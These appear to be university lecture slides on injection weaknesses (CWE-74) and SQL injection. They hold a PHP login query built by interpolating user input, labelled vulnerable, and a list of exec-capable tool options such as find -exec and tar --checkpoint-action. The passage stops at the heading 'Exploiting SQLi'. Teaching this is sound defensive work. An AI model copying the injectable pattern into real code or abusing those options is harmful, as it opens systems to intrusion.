CWE-74 - Injection

JOÃO PAULO BARRACA

CWE-74

Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

The software **constructs all or part of a command**, data structure, or record **using externally-influenced input** from an upstream component, but it **does not neutralize or incorrectly neutralizes special elements** that **could modify how it is parsed or interpreted** when it is sent to a downstream component.

CWE-74 - Impact

Confidentiality

Many injection attacks involve the disclosure of important information -- in terms of both data sensitivity and usefulness in further exploitation.

Access Control

In some cases, injectable code can control authentication; this may lead to a remote vulnerability.

CWE-74 - Impact

Integrity

Data injection attacks lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing.

Non-Repudiation

Often the actions performed by injected control code are unlogged.

CWE-74 - Impact

Other

Injection attacks are characterized by the ability to <u>significantly change the flow of a given process</u>, and in some cases, to the <u>execution of arbitrary code</u>.

How it works

Vulnerable pattern

- Input is provided to the system
- Input is not validated, or filtered, or used in an adequate manner
- Input is used to build a command, statement, or trigger an action

Why?

- Developed fails to implement the proper methods to distinguish between specification and data
- If an attacker manipulates data, and said data is used to build a command, attacker controls the flow of execution


How to avoid:

- Never trust data from external sources
  - Database IS an external source, as well as other internal services
- Never mix command specification and data
- Sanitize all external data

Common pitfalls

Trusting user provided data


- Do not validate inputs coming from external sources
- Attacker can control the execution flow



Common pitfalls

Trusting internal systems or private APIs


- Do not validate inputs for some APIs, sockets
- If an attacker breaches the domain, internal systems become sources of external data



Common pitfalls

Trusting data coming from the database


- Make a query and use the data directly
- If an attacker breaches the database, it may use it to move laterally



Common pitfalls

Ignoring/not knowing how data is used externally

- Using external data to call a bash command or include a file
- Tools called may allow a wide range of options, some with exec capabilities
  - `-exec` in `find`
  - `ProxyCommand` in `ssh`
  - `–checkpoint-action= in tar`
  - LOLBAS: https://lolbas-project.github.io
  - GTFOBins: https://gtfobins.github.io



Child CWEs

CWE-75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection’)
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting’)
CWE-91	XML Injection (aka Blind XPath Injection)
CWE-93	Improper Neutralization of CRLF Sequences ('CRLF Injection’)
CWE-94	Improper Control of Generation of Code ('Code Injection’)
CWE-99	Improper Control of Resource Identifiers ('Resource Injection’)
CWE-943	Improper Neutralization of Special Elements in Data Query Logic
CWE-1236	Improper Neutralization of Formula Elements in a CSV File


Child CWEs & MITRE TOP 25

Rank	ID	Name
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[3]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[6]	CWE-20	Improper Input Validation
[23]	CWE-94	Improper Control of Generation of Code ('Code Injection')

2023 CWE Top 25 Most Dangerous Software Weaknesses
https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html

CWE – 89
SQL Injection

Role of Databases



Interactions between browser and webserver manipulate data in the database.

Server state

Information in the database is expected to have ACID properties

- **A**tomicity: transactions are either completed or not
- **C**onsistency: the database is in a valid state
- **I**solation: a transaction is made in commit, isolated context, until a final commit
- **D**urability: after a commit, a change is persisted

Database Management System (DBMS) provide these properties

- Through a communication interface using a structured language

Applications rely on it to keep up the data model and access pattern predictable

- Only specific tasks (queries) are predicted as part of the operational logic
- Access to some queries may be restricted (delete users, access data…)

Data structure


Data is organized in databases

Databases contain tables

Tables contain are organized with columns

Tables contain rows with values

Database: onlineshop
Table: users



id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

SQL: Structured Query Language

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

```
SELECT * FROM Users where username = ‘alice’;

UPDATE Users SET email = ‘alice@domain.com’ where username = ‘alice’;

INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

DROP TABLE Users;

-- This is a comment
```

SQL: Structured Query Language

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

User provided

```
SELECT * FROM Users where username = ‘alice’;

UPDATE Users SET email = ‘alice@domain.com’ where username = ‘alice’;

INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

DROP TABLE Users;

-- This is a comment
```

SQL: Structured Query Language

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

Command
(Server controlled,
task related)

```
SELECT * FROM Users where username = ‘alice’;

UPDATE Users SET email = ‘alice@domain.com’ where username = ‘alice’;

INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

DROP TABLE Users;

-- This is a comment
```

SQL: Structured Query Language


id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

Structure
(Server controlled,
task related)

```
SELECT * FROM Users where username = ‘alice’;

UPDATE Users SET email = ‘alice@domain.com’ where username = ‘alice’;

INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

DROP TABLE Users;

-- This is a comment
```

Using SQL

I have no proof that the actual code is like presented.
This is an example!!


universidade de aveiro

pt en

Está a aceder ao serviço:

Utilizador

Palavra-passe

Esqueceu-se da palavra-passe?

- [ ] Não guardar autenticação
- [ ] Remover permissões de partilha de informação concedidas previamente.

Autenticar

Chave Móvel Digital | Cartão de Cidadão

Precisa de ajuda? Aviso legal

COMPETE 2020 PORTUGAL 2020

Form provides two fields: username and password
- Both are controlled by external entities (users)

Objective:
- Check if the username and password provided exist in the database
- Obtain the user data if it exists, and move to authorization phase
- Otherwise, do not authenticate and provide an error.

Vulnerable validation code (PHP):

```
$result = mysql_query("SELECT * from Users where username
= '$username' and password = '$password';");
```

Using SQL

Form provides two fields: username and password


- Both are controlled by external entities (users)

Objective:

- Check if the username and password provided exist in the database
- Obtain the user data if it exists, and move to authorization phase
- Otherwise, do not authenticate and provide an error.

Vulnerable validation code (PHP):

```
$result = mysql_query(“SELECT * from Users
      where(username=‘$username’ and password=‘$password’);”);
```


universidade de aveiro

pt en

Está a aceder ao serviço:

Utilizador

Palavra-passe


Esqueceu-se da palavra-passe?

☐ Não guardar autenticação

☐ Remover permissões de partilha de informação concedidas previamente.

Precisa de ajuda? Aviso legal

Exploiting SQLi

